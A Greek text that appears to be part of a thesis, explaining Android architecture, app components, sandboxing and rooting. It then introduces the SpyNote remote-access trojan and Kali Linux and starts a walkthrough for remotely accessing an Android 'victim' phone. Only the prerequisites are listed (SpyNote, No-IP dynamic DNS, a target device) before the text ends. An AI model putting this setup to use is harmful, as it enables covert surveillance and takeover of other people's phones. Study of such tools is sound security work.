Πολλά βασικά στοιχεία και υπηρεσίες του συστήματος Android, όπως είναι η ART και η HAL, είναι φτιαγμένα από εγγενή κώδικα που απαιτούν εγγενείς βιβλιοθήκες γραμμένες σε γλώσσα προγραμματισμού C και C++. Αυτές οι βιβλιοθήκες αποτελούν τα framework APIs που είναι διαθέσιμα στους προγραμματιστές για την ανάπτυξη των εφαρμογών. Οι βιβλιοθήκες από μόνες τους δεν αποτελούν εφαρμογές, αλλά ενσωματώνονται και χρησιμοποιούνται από τις εφαρμογές για τις διάφορες λειτουργίες που παρέχει η καθεμία από αυτές. Ουσιαστικά αποτελούν ένα από τα δομικά υλικά των εφαρμογών, και άρα είναι αναπόσπαστο κομμάτι τους. Οι δυνατότητες των βιβλιοθηκών του Android γίνονται εμφανείς στους προγραμματιστές στην στοίβα του πλαισίου εφαρμογής. Μερικές από τις κύριες βιβλιοθήκες του Android είναι:

- **System C library** – μια ενσωμάτωση της standard βιβλιοθήκης συστήματος της C (libc) τροποποιημένη για κινητές συσκευές βασισμένες στο Linux.
- **Βιβλιοθήκες Πολυμέσων** – Υποστηρίζει αναπαραγωγή και εγγραφή πολλών δημοφιλών μέσων ήχου και εικόνας, όπως: MPEG4, H.264, MP3, AAC, AMR, JPG, και PNG.
- **Surface Manager** – διαχειρίζεται την πρόσβαση στο υποσύστημα προβολής, και συνθέτει απρόσκοπτα δισδιάστατα και τρισδιάστατα επίπεδα γραφικών τα οποία προέρχονται από πολλαπλές εφαρμογές.
- **LibWebCore** – μια μοντέρνα μηχανή υποστήριξης πλοήγηση στο διαδίκτυο (browser engine) η οποία χρησιμοποιείτε και από τον ενσωματωμένο browser του Android αλλά και από τις WebViews που ενσωματώνονται στις εφαρμογές.
- **SGL** – η γνωστή μηχανή δισδιάστατων γραφικών
- **Βιβλιοθήκες 3D** – μια υλοποίηση βασισμένη στα APIs του OpenGL ES 1. Οι βιβλιοθήκες χρησιμοποιούν είτε τρισδιάστατη επιτάχυνση υλικού, όπου αυτή είναι διαθέσιμη, είτε μια υψηλά βελτιωμένη τρισδιάστατη επιτάχυνση λογισμικού σε περίπτωση που η πρώτη δεν είναι διαθέσιμη.

- **FreeType** – παρέχει ευκρίνεια γραφικών στα bitmaps και τις γραμματοσειρές των εφαρμογών του συστήματος.

- **SQLite** – μια πανίσχυρη και συνάμα πολύ ελαφριά σχεσιακή βάση δεδομένων

Πλαίσιο Εφαρμογής (Application Framework)

Το Android παρέχει στους developers μια ανοιχτού κώδικα πλατφόρμα ανάπτυξης και τη δυνατότητα να αναπτύξουν με αυτή ιδιαίτερα καινοτόμες και πλούσιες σε υλικό, εφαρμογές. Οι developers έχουν στην διάθεση τους τη δυνατότητα ελέγχου του υλικού της συσκευής και μέσω αυτής μπορούν να αποκτήσουν πρόσβαση σε υπηρεσίες εντοπισμού, εκτέλεση διεργασιών παρασκηνίου, και πάρα πολλές ακόμη δυνατότητες οι οποίες βασίζονται στα APIs που είναι διαθέσιμα. Στο επόμενο επίπεδο της αρχιτεκτονικής του Android λοιπόν, συναντάμε το πλαίσιο των εφαρμογών. Οι developers έχουν πρόσβαση σε όλα τα APIs μεταξύ αυτών και στα κύρια APIs που χρησιμοποιούν οι ενσωματωμένες εφαρμογές. Η δομή των εφαρμογών είναι τέτοια που ευνοείται η επαναχρησιμοποίηση δομικών συστατικών, και επίσης επιτρέπεται η χρήση των δυνατοτήτων τις μίας εφαρμογής από άλλες εφαρμογές, βέβαια κάτω από τις προδιαγραφές ασφάλειας του Android. Τα σημαντικότερα δομικά στοιχεία του πλαισίου εφαρμογών είναι:

- **Σύστημα προβολών (View System)** – αποτελεί ένα εκτενές σύνολο από αντικείμενα GUI τα οποία μπορούν να χρησιμοποιηθούν κατά το σχεδιασμό μιας εφαρμογής. Παραδείγματα προβολών είναι οι λίστες (listView), το πλέγμα (GridView), πεδία εισαγωγής κειμένου, κουμπιά, κλπ.

- **Πάροχος Περιεχομένου (Content Provider)** – δίνει τη δυνατότητα στις εφαρμογές να μοιράζονται ή να ανταλλάσσουν δεδομένα μιας συγκεκριμένης μορφής η οποία ορίζεται από τον πάροχο. Παραδείγματα δεδομένων, είναι οι επαφές χρήστη και οι βάσεις δεδομένων των εφαρμογών.

- **Διαχειριστής Πόρων (Resource Manager)** - παρέχει πρόσβαση σε υλικό το οποίο δεν είναι σε μορφή κώδικα όπως πχ, εικόνες, αρχεία xml, πίνακες χαρακτήρων, κλπ.

- **Διαχειριστής Ειδοποιήσεων (Notification Manager)** – δίνει στις εφαρμογές πρόσβαση στις υπηρεσίες ειδοποιήσεων χρήστη. Τέτοιες είναι οι ειδοποιήσεις στη notification bar, τα toast μηνύματα στο κάτω μέρος της οθόνης, η δόνηση του κινητού και η ενεργοποίηση της οθόνης, κλπ.

- **Διαχειριστής Δραστηριοτήτων (Activity Manager)** – διαχειρίζεται τον κύκλο ζωής των δραστηριοτήτων και παρέχει δυνατότητα πλοήγησης από δραστηριότητα σε δραστηριότητα κρατώντας αποθηκευμένη στη μνήμη τη σειρά εκτέλεσης αυτών.

Εφαρμογές Συστήματος

Το Android περιλαμβάνει ένα σύνολο βασικών εφαρμογών όπως το ηλεκτρονικό ταχυδρομείο, τα μηνύματα, το ημερολόγιο, περιηγητής ιστού, επαφές και πολλά άλλα. Οι εφαρμογές που περιλαμβάνονται στο λογισμικό δεν έχουν ιδιαίτερη διαφορά μεταξύ των εφαρμογών που επιλέγει ο χρήστης να κάνει εγκατάσταση. Έτσι, μια εφαρμογή από το PlayStore μπορεί να γίνει το προεπιλεγμένο πρόγραμμα περιήγησης ιστού, ο αποστολέας SMS ή ακόμα και το προεπιλεγμένο πληκτρολόγιο (ισχύουν ορισμένες εξαιρέσεις, όπως η εφαρμογή ρυθμίσεων του συστήματος).

2.4 Στο εσωτερικό μιας εφαρμογής του Android

Κάθε εφαρμογή αποτελείτε από ένα σύνολο αρχείων και φακέλων δομημένα σε μορφή project, τα οποία αφού γίνουν compiled μας δίνουν το αρχείο .apk. Το αρχείο αυτό αποτελεί την εφαρμογή που μπορούμε να εγκαταστήσουμε στις συσκευές μας. Ξεκινώντας, η κάθε εφαρμογή αποτελείτε όπως είπαμε από πολλά αρχεία δομημένα σε φακέλους. Όλες οι εφαρμογές πρέπει να έχουν ένα μοναδικό όνομα πακέτου (package name) το οποίο χρησιμοποιείτε από το λειτουργικό σύστημα για αναγνώριση της εφαρμογής. Μια εφαρμογή μπορεί να αποτελείτε από πολλά υποπακέτα, εφόσον αυτό είναι απαραίτητο λόγω της πολυπλοκότητας τις εφαρμογής, αλλά μόνο από ένα κύριο.

Το αρχείο AndroidManifest.xml

Κάθε project εφαρμογής περιέχει ένα αρχείο στο οποίο βρίσκονται καταχωρημένες οι σημαντικότερες πληροφορίες της εφαρμογής, και το αρχείο αυτό ονομάζεται AndroidManifest.xml. Πρόκειται για ένα αρχείο xml μέσα στο οποίο ο προγραμματιστής καταχωρεί τις σημαντικότερες πληροφορίες της εφαρμογής για χρήση από το λειτουργικό σύστημα. Κάποιες από αυτές τις πληροφορίες είναι:

- Το όνομα του πακέτου της εφαρμογής
- Το κανονικό της όνομα που φαίνεται στον χρήστη

- Η έκδοση των APIs που χρησιμοποιούνται
- Ο αριθμός έκδοσης της εφαρμογής
- Οι άδειες χρήσης που ζητάει η εφαρμογή
- Όλες οι δραστηριότητες, πάροχοι περιεχομένου, υπηρεσίες, κλπ, που περιέχει και χρησιμοποιεί η εφαρμογή

Όπως αντιλαμβανόμαστε πρόκειται για πολύ σημαντικό αρχείο και αποτελεί κύριο συστατικό κάθε εφαρμογής.

Οι φάκελοι Source & Resources

Στον φάκελο source (src) περιέχονται τα αρχεία κλάσης τις Java όλων των Activities, Services, Content Providers, βοηθητικά αρχεία, κλπ. Ο φάκελος περιέχει το πακέτο ή τα πακέτα της εφαρμογής τα οποία περιέχουν τα αρχεία Java, και αποτελεί τον μοναδικό φάκελο στο project στον οποίο αποθηκεύονται τα αρχεία του κώδικα μας. Ο φάκελος resources (res) περιέχει όλα τα αρχεία εικόνας, κειμένου, xml layout, κλπ τα οποία χρησιμοποιούνται από τις Activities που βρίσκονται στον φάκελο src. Φυσικά δεν βρίσκονται όλα τα αρχεία πόρων, σε έναν φάκελο, αλλά είναι χωρισμένα και ταξινομημένα σε υποφακέλους ανάλογα με το είδος τους. Συνηθισμένοι υποφάκελοι του κύριου φακέλου res, είναι ο φάκελος drawable ο οποίος περιέχει τα αρχεία εικόνας (.png, .jpg, .gif) τα οποία χρησιμοποιεί η εφαρμογή μας, ο φάκελος layout ο οποίος περιέχει όλα τα αρχεία xml τα οποία ορίζουν τα διάφορα layouts που υπάρχουν στην εφαρμογή, και τέλος ο φάκελος values στον οποίο αποθηκεύονται όλοι οι πόροι κειμένου που χρησιμοποιούνται στην εφαρμογή.

Οι υπόλοιποι φάκελοι του project

Ένα project αποτελείτε από περισσότερους από τους 3 βασικούς φακέλους, κάποιοι από τους οποίους μπορεί να θεωρηθούν και περιττοί αναλόγως την περίπτωση. Στο project λοιπόν περιλαμβάνονται και ο φάκελος με τα διαθέσιμα APIs αναλόγως την έκδοση που έχουμε επιλέξει να δουλέψουμε, ο φάκελος με τις διαθέσιμες βιβλιοθήκες που έχουμε εισάγει στο build path του project μας, και επίσης περιλαμβάνει και τις διαβαθμίσεις του φακέλου res, όπως είναι οι φάκελοι drawable-hdpi, drawable-mdpi, layout-port, menu, κλπ. Σε αυτούς περιλαμβάνονται τα ειδικά διαμορφωμένα αρχεία πόρων που έχουμε τοποθετήσει ώστε να είναι διαθέσιμα από το λειτουργικό σύστημα, αναλόγως την περίσταση.

Δομικά Μέρη μιας Εφαρμογής

Παραπάνω αναφέραμε ότι όλα τα δομικά μέρη της εφαρμογής πρέπει να αναφέρονται αναλυτικά στο αρχείο AndroidManifest.xml, πια είναι όμως αυτά τα δομικά μέρη και πια η λειτουργία του καθενός;

- **Δραστηριότητες (Activities)** – Πρόκειται ίσως για το κύριο δομικό στοιχείο μιας εφαρμογής. Δραστηριότητα είναι μια οθόνη διεπαφής χρήστη (GUI) και προβολής πληροφοριών. Κάθε εφαρμογή έχει τόσες Activities όσες και οι διαφορετικές οθόνες οι οποίες εμφανίζονται στον χρήστη. Όλες οι δραστηριότητες συνεργάζονται μεταξύ τους για να δώσουν στον χρήστη μια συνολική εμπειρία χρήσης της εφαρμογής.

- **Προθέσεις (Intents)** – Οι δραστηριότητες επικοινωνούν και εναλάσουν την λειτουργία τους μέσω των Intents. Ουσιαστικά τα Intents εξασφαλίζουν την μετάβαση από την μία δραστηριότητα σε μια άλλη και επίσης χρησιμοποιούνται για ανταλλαγή δεδομένων. Η ανταλλαγή δεδομένων, μπορεί να γίνει είτε μεταξύ των Activities μιας εφαρμογής, είτε από τη μία εφαρμογή στην άλλη. Παραδείγματος χάρη μπορούμε μέσω ενός Intent να εκκινήσουμε έναν browser ώστε να μας ανοίξει απευθείας ένα url το οποίο έχουμε παρέχει εμείς μέσω ενός Intent.

- **Υπηρεσίες (Services)** – Πρόκειται για λειτουργίες της εφαρμογής οι οποίες είναι σχεδιασμένες να τρέχουν στο παρασκήνιο και να επιστρέφουν αποτελέσματά ακόμη και όταν η εφαρμογή δεν είναι στο προσκήνιο. Πχ μια εφαρμογή media player μπορεί μέσω μιας υπηρεσίας να συνεχίσει να παίζει μουσική ακόμη και όταν το κύριο παράθυρο της εφαρμογής δεν βρίσκεται στο προσκήνιο.

- **Πάροχος Περιεχόμενου (Content Providers)** - Η ανταλλαγή δεδομένων από μια εφαρμογή στην άλλη όπως είπαμε παραπάνω μπορεί να γίνει μέσω ενός Intent, ένας πάροχος περιεχομένου όμως έχει πιο σύνθετη λειτουργία. Οι content providers μιας εφαρμογής διαχειρίζονται συγκεκριμένα δεδομένα της εφαρμογής τα οποία έχει ορίσει ο προγραμματιστής κατά την κατασκευή του. Συνηθισμένα δεδομένα τα οποία μοιράζονται μέσω Content Providers, είναι οι βάσεις δεδομένων SQLite μιας εφαρμογής, και οι επαφές του χρήστη.

- **Δέκτες Μετάδοσης (Broadcast Receivers)** – Πρόκειται για μία υπηρεσία η οποία αντιλαμβάνεται κάποια γεγονότα του συστήματος και αναλαμβάνει να ενημερώσει το σύ-

στημα ή τις υπόλοιπες εφαρμογές. Ο σκοπός τους είναι διπλός καθότι μπορούν και να ενημερωθούν για κάποιο συμβάν από άλλες εφαρμογές, αλλά και να ειδοποιήσουν τις υπόλοιπες εφαρμογές και το σύστημα για κάποιο συμβάν που τις ενεργοποίησε. Δεν έχουν γραφικό περιβάλλον αλλά μπορούν να προβάλουν ειδοποίηση στον χρήστη μέσω της μπάρας ειδοποιήσεων. Συνήθως χρησιμοποιούνται ως διαμεσολαβητές μεταξύ των Activities και των Services μιας εφαρμογής.

Ασφάλεια στο Android

Τη στιγμή που μια εφαρμογή εγκαθίσταται στη συσκευή, λειτουργεί αποκλειστικά στη δική της εικονική μηχανή η οποία αποτελεί και το πλαίσιο ασφαλείας (sandbox) της εφαρμογής. Το Android είναι ένα λειτουργικό σύστημα πολλών χρηστών στο οποίο:

- Η κάθε εφαρμογή αντιμετωπίζεται σαν διαφορετικός χρήστης.
- Από προεπιλογή το σύστημα δίνει έναν μοναδικό αριθμό ID ο οποίος είναι άγνωστος στην εφαρμογή. Το σύστημα αναθέτει συγκεκριμένες άδειες χρήσης στα αρχεία της εφαρμογής, και μόνο η εφαρμογή με το σωστό ID μπορεί να έχει πρόσβαση σε αυτά.
- Κάθε εφαρμογή τρέχει στην δική της εικονική μηχανή (VM) απομονωμένη από τις υπόλοιπες εφαρμογές. Η κάθε VM εκκινείτε μόλις ζητηθεί από το σύστημα και κλείνει είτε επειδή δεν χρησιμοποιείτε πλέον, είτε επειδή το σύστημα θέλει να ελευθερώσει τους πόρους της μνήμης για χρήση από άλλη εφαρμογή.

Με αυτό τον τρόπο το Android χρησιμοποιεί την αρχή των ελαχίστων δικαιωμάτων. Η κάθε εφαρμογή έχει πρόσβαση μέσω του AndroidManifest μόνο σε όσους πόρους συστήματος χρειάζεται και κανέναν περισσότερο. Οι πόροι και τα δικαιώματα που απαιτούνται από μία εφαρμογή γίνονται γνωστά στον χρήστη τη στιγμή της εγκατάστασης της, και ο χρήστης μπορεί να επιλέξει να μην εγκαταστήσει μια εφαρμογή εφόσον δεν συμφωνεί να της παρέχει πρόσβαση στους πόρους που ζητάει.

2.5 Δικαιώματα Υπέρ-χρήστη

Για να αποκτήσουμε δικαιώματα υπέρ-χρήστη ή αλλιώς SuperUser πρέπει να κάνουμε Root την συσκευή μας.[2] Είναι μία διαδικασία που επιτρέπει στους χρήστες smartphone, tablet και

άλλων συσκευών που χρησιμοποιούν το λειτουργικό σύστημα Android να αποκτήσουν έλεγχο (γνωστό και ως πρόσβαση root) σε διάφορα υποσυστήματα του Android. Δεδομένου ότι το Android χρησιμοποιεί τον πυρήνα του Linux, το root σε μία συσκευή Android δίνει παρόμοια πρόσβαση σε δικαιώματα διαχειριστή (superuser) όπως στο Linux ή σε οποιοδήποτε άλλο λειτουργικό σύστημα που μοιάζει με Unix, όπως το FreeBSD ή το macOS.

Το root εκτελείται συχνά με στόχο την υπέρβαση των περιορισμών που διαθέτουν οι εταιρίες κινητών συσκευών σε ορισμένες συσκευές, όμως στις περισσότερες περιπτώσεις οι συσκευές από προεπιλογή δεν έχουν τέτοιου είδους πρόσβαση και πρέπει ο χρήστης μέσω μιας διαδικασίας να αποκτήσει πρόσβαση root στην συσκευή του. Το root απαιτείται για πιο προηγμένες και ενδεχομένως πιο επικίνδυνες λειτουργίες επιτρέποντας στις εγκατεστημένες εφαρμογές του χρήστη να εκτελούν εντολές που πριν δεν ήταν διαθέσιμες στη συσκευή του. Μια τυπική εγκατάσταση του root εγκαθιστά στην συσκευή μια εφαρμογή superuser, η οποία εποπτεύει εφαρμογές στις οποίες χορηγούνται δικαιώματα root ή superuser ζητώντας έγκριση από το χρήστη πριν από τη χορήγηση των εν λόγω δικαιωμάτων. Έτσι, δίνει τη δυνατότητα (ή την άδεια) να αντικαταστήσει ή και να διαγράψει εφαρμογές και ρυθμίσεις συστήματος, όπως αφαίρεση των προεγκατεστημένων εφαρμογών (bloatware). Μία άλλη περίπτωση αφού ξεκλειδωθεί ο bootloader της συσκευής μπορεί να διευκολύνει την πλήρη αντικατάσταση του λειτουργικού συστήματος Android, συνήθως με πιο πρόσφατη έκδοση του τρέχοντος λειτουργικού του συστήματος.

2.5.1 Πλεονεκτήματα

Πλεονεκτήματα του root περιλαμβάνουν τη δυνατότητα για πλήρη έλεγχο στην εμφάνισης και την αισθητική της συσκευής, καθώς ο υπέρ-χρήστης (superuser) έχει πρόσβαση στα αρχεία συστήματος της συσκευής:

- Εκτέλεση ειδικών εφαρμογών. Μία root συσκευή επιτρέπει να εκτελεί εφαρμογές που δεν μπορούν να εκτελεστούν με άλλο τρόπο.
- Ο πλήρης έλεγχος του πυρήνα, ο οποίος επιτρέπει το overclocking και το underclocking της CPU και της GPU.
- Πλήρης έλεγχος εφαρμογών, συμπεριλαμβανομένης της δυνατότητας δημιουργίας αντιγράφων ασφαλείας, επαναφοράς ή την κατάργηση του bloatware που είναι προεγκατεστημένο σε πολλά τηλέφωνα.

- Δυνατότητα εγκατάστασης ενός προσαρμοσμένου firmware (γνωστού ως Custom ROM) ή λογισμικού (όπως Xposed, Magisk, Busybox κ.λπ.) που επιτρέπει επιπλέον επίπεδα ελέγχου σε μια rooted συσκευή.

2.5.2 Μειονεκτήματα

Το πρώτο και βασικό μειονέκτημα μίας rooting συσκευής είναι ότι πάυει να ισχύει η εγγύηση της. Με αυτόν τον τρόπο ο κάτοχος χάνει οποιοδήποτε δικαίωμα να επισκευαστεί η συσκευή του σε περίπτωση που υποστεί κάποια βλάβη.

Όσον αφορά την ασφάλεια, η συσκευή τίθεται σε κίνδυνο με αποτέλεσμα να είναι ευάλωτη από επιθέσεις εφαρμογών τρίτων αλλά και από ιούς. Η εγκατάσταση εφαρμογών εκτός του Google PlayStore δίνει την δυνατότητα σε τρίτους, να υποκλέψουν στοιχεία της συσκευής.

Ανεξάρτητα από τα παραπάνω, υπάρχει μία πιθανότητα, οποιαδήποτε αλλαγή γίνει στο λειτουργικό σύστημα να επιφέρει το «brick» στην συσκευή. Το brick ή αλλιώς το μπρικάρισμα, ουσιαστικά κάνει την συσκευή να χάνει ολοκληρωτικά την χρησιμότητα της, δηλαδή κάνει την συσκευή να νεκρώσει. Κάποιοι συνηθισμένοι τρόποι για να νεκρώσει η συσκευή και να μην ανταποκρίνεται είναι οι εξής:

- Να περαστούν λάθος αρχεία για να γίνει root η συσκευή.
- Με το πέρασμα μίας Custom ROM, κάνοντας έναν λάθος χειρισμό στην εγκατάσταση, η συσκευή θα μπει σε bootloop και πιθανότατα δεν θα γίνεται επαναφορά.
- Να διαγραφεί ή και να τροποποιηθεί κάποιο αρχείο ή κάποια αρχεία του λειτουργικού συστήματος.

3 ΕΡΓΑΛΕΙΑ ΠΟΥ ΧΡΗΣΙΜΟΠΟΙΗΘΗΚΑΝ

3.1 SpyNote

Το SpyNote [3] είναι ένα δωρεάν Android RAT (Remote Admin Tool / Trojan Remote Access) πρόγραμμα που αναπτύχθηκε με βάση την αντικειμενοστραφής γλώσσα προγραμματισμού Java.

Με την εγκατάσταση της εφαρμογής σε μια συσκευή Android, εάν έχει γίνει η επιλογή της απόκρυψής της, το SpyNote θα αφαιρέσει αυτόματα το εικονίδιο του προγράμματος από τη συσκευή του θύματος.

Η ουσία του SpyNote είναι ένα είδος δημιουργού Trojan με μερικά αρκετά ελκυστικά χαρακτηριστικά. Αρχικά, ήταν δημοφιλές στο deep web, αλλά μετά τη διαρροή του, μεταδόθηκε σε διάφορα φόρουμ σε όλο τον κόσμο. Η εγκατάσταση της Trojan Android εφαρμογής που δημιουργείται από αυτό το εργαλείο είναι ουσιαστικά για να δώσει τον έλεγχο της συσκευής σας στους χάκερς (δηλ. τον κατασκευαστή αυτής της εφαρμογής Trojan).

Ως εργαλείο που σχεδιάστηκε για την απομακρυσμένη παρακολούθηση και τον έλεγχο των συσκευών Android, το SpyNote είναι όχι μόνο ισχυρότερο από άλλα γνωστά προγράμματα RAT (όπως: OmniRAT, DroidJack, Android RAT, Dendroid) σε λειτουργίες, αλλά διαθέτει και περισσότερες επιλογές και καλύτερη σταθερότητα (αν και η σύνδεση μπορεί να είναι λίγο ασταθής μερικές φορές).

Καθώς αναβαθμίζεται η έκδοση, τα χαρακτηριστικά του SpyNote γίνονται ολοένα και πιο ισχυρά και προκαλούν σοβαρότερη βλάβη στα θύματα. Παρόλο που φαίνεται να μην έχει μεγάλη χρήση από τους χάκερς σε όλο τον κόσμο, και μόνο που σήμερα μπορεί ο καθένας να το κατεβάσει δωρεάν, σημαίνει ότι η εκτεταμένη χρήση του μπορεί να είναι απλώς θέμα χρόνου.

3.2 Kali Linux

Το Kali Linux [4]είναι μια διανομή βασισμένη στο Debian. Η διανομή δημιουργήθηκε με κύριο σκοπό τη χρήση σε δοκιμές διείσδυσης και έλεγχο ασφαλείας. Το Kali Linux αναπτύσσεται, χρηματοδοτείται και συντηρείται από την Offensive Security, μια κορυφαία εταιρεία κατάρτισης στον τομέα της ασφάλειας των πληροφοριών. Το Kali Linux είναι η τελευταία και καλύτερη έκδοση, προήλθε από την ομάδα που είχε δημιουργήσει το δημοφιλές BackTrack Linux. Η ομάδα του, επέλεξε να του δώσει το όνομα της ινδικής θεότητας Κάλι. Η διανομή σχεδιάστηκε

από την αρχή και αυτό έδωσε την ελευθερία να εγκαταλείψουν το Ubuntu και να επιλέξουν το Debian σαν βασική διανομή, στην οποία στηρίζονται πλέον (αυτή τη στιγμή στηρίζεται στο Debian Wheezy). Οι δημιουργοί της σειράς BackTrack κράτησαν το Kali σε μορφή πολύ παρόμοια με αυτή του BackTrack, οπότε όποιος γνωρίζει την παλαιότερη πλατφόρμα BackTrack θα νιώθει σαν στο σπίτι του. Περιέχει αρκετές εκατοντάδες εργαλεία τα οποία είναι ειδικά σχεδιασμένα για διάφορες εργασίες ασφάλειας των πληροφοριών όπως, για δοκιμές διείσδυσης, έλεγχο ασφάλειας, κλπ. Όλα τα πακέτα, αλλά και η ίδια η διανομή είναι υπογεγραμμένα με GPG. Το Kali Linux διατίθεται δωρεάν και παρέχεται για αρχιτεκτονικές x86, x64 και ARM.

Το Kali Linux κυκλοφόρησε στις 13 Μαρτίου 2013 ως πλήρης ανακατασκευή του BackTrack Linux από την κορυφή προς τα κάτω , ακολουθώντας πλήρως τα αναπτυξιακά πρότυπα του Debian.

- **Δοκιμάστηκαν περισσότερα από 600 εργαλεία ελέγχου διείσδυσης:** Μετά την ανασκόπηση κάθε εργαλείου που συμπεριλήφθηκε στο BackTrack, καταργήθηκε ένας μεγάλος αριθμός εργαλείων που απλά δεν λειτουργούσαν ή αντέγραφαν άλλα εργαλεία που παρείχαν την ίδια ή παρόμοια λειτουργικότητα.

- **Θα διατίθεται για πάντα δωρεάν:** Το Kali Linux, όπως το BackTrack, είναι εντελώς δωρεάν και θα διατίθεται για πάντα. Δεν θα χρειαστεί να πληρώσετε ποτέ για το Kali Linux.

- **Open Source Git tree:** Όλος ο πηγαίος κώδικας που πηγαίνει στο Kali Linux είναι διαθέσιμος για όποιον θέλει να τροποποιήσει ή να ανακατασκευάσει πακέτα για να καλύψει τις συγκεκριμένες ανάγκες του.

- **Συμφωνία FHS:** Το Kali ακολουθεί το πρότυπο Ιεραρχίας του Συστήματος Αρχείων , επιτρέποντας στους χρήστες του Linux να εντοπίζουν εύκολα δυαδικά αρχεία, αρχεία υποστήριξης, βιβλιοθήκες κ.λπ.

- **Υποστήριξη ευρείας εμβέλειας ασύρματων συσκευών:** Έχει υποστηριχτεί ένα κοινό σημείο σύνδεσης με διανομές Linux για ασύρματες διεπαφές. Το Kali Linux έχει δημιουργηθεί για να υποστηρίζει όσες περισσότερες ασύρματες συσκευές γίνεται, επιτρέποντάς του να λειτουργεί σωστά σε μια μεγάλη ποικιλία Hardware και να είναι συμβατή με πολλές USB και άλλες ασύρματες συσκευές.

- **Προσαρμοσμένος πυρήνας:** Στους δοκιμαστές διείσδυσης, η ομάδα ανάπτυξης συχνά χρειάζεται να κάνει αξιολογήσεις, οπότε ο πυρήνας περιλαμβάνει τις πιο πρόσφατες ενημερώσεις κώδικα.

- **Ανάπτυξη σε ασφαλές περιβάλλον:** Η ομάδα του Kali Linux αποτελείται από μια μικρή ομάδα ατόμων που είναι οι μόνοι που εμπιστεύονται τα πακέτα και αλληλεπιδρούν με τα αποθετήρια, τα οποία πραγματοποιούνται με τη χρήση πολλαπλών πρωτοκόλλων ασφαλείας.

- **GPG υπογεγραμμένα πακέτα και αποθετήρια:** Κάθε πακέτο στο Kali Linux υπογράφεται από κάθε μεμονωμένο προγραμματιστή που το έφτιαξε και το ανέλαβε

- **Πολυγλωσσική υποστήριξη:** Αν και τα εργαλεία διείσδυσης τείνουν να γράφονται στα αγγλικά, το Kali περιλαμβάνει πραγματικά πολύγλωσση υποστήριξη, επιτρέποντας σε περισσότερους χρήστες να λειτουργούν τη μητρική τους γλώσσα και να εντοπίζουν τα εργαλεία που χρειάζονται.

- **Εξαιρετικά προσαρμόσιμη:** Έχει γίνει όσο το δυνατόν πιο εύκολο για τους χρήστες να προσαρμόσουν το Kali Linux στις προτιμήσεις τους, μέχρι και τον πυρήνα.

- **Υποστήριξη ARMEL και ARMHF:** Δεδομένου ότι τα συστήματα single-board βασισμένα σε ARM, όπως το Raspberry Pi και το BeagleBone Black, μεταξύ κι άλλων, γίνονται όλο και πιο διαδεδομένα και φθηνότερα, η υποστήριξη του Kali για τους ARM θα πρέπει να είναι όσο το δυνατόν διαχειρίσιμη και πλήρως λειτουργική για εγκατάσταση στα συστήματα ARMEL και ARMHF. Το Kali διατίθεται σε ένα ευρύ φάσμα συσκευών ARM και διαθέτει αποθήκες ARM ενσωματωμένες στην κύρια διανομή, έτσι ώστε τα εργαλεία για την αρχιτεκτονική ARM να ενημερώνονται σε συνδυασμό με την υπόλοιπη διανομή.

4 ΕΦΑΡΜΟΓΗ

4.1 Spynote


Για την απόκτηση πρόσβασης σε οποιοδήποτε τηλέφωνο Android εξ αποστάσεως, οι χρήστες θα χρειαστούν τα παρακάτω προαπαιτούμενα:

- Εγκατάσταση της Java σε έναν υπολογιστή.
- Να υπάρχει κατεβασμένο το SpyNote.
- Να έχει εκχωρηθεί μία Δυναμική IP από έναν εξυπηρετητή (host/internet server), όπως το No-IP.
- Να έχει εγκατασταθεί ένας δυναμικός διακομιστής ενημέρωσης DNS, όπως το DUC για τα Windows
- Και να υπάρχει μία συσκευή Android για "θύμα"

Βήματα για την απόκτηση πρόσβασης σε οποιαδήποτε συσκευή android:

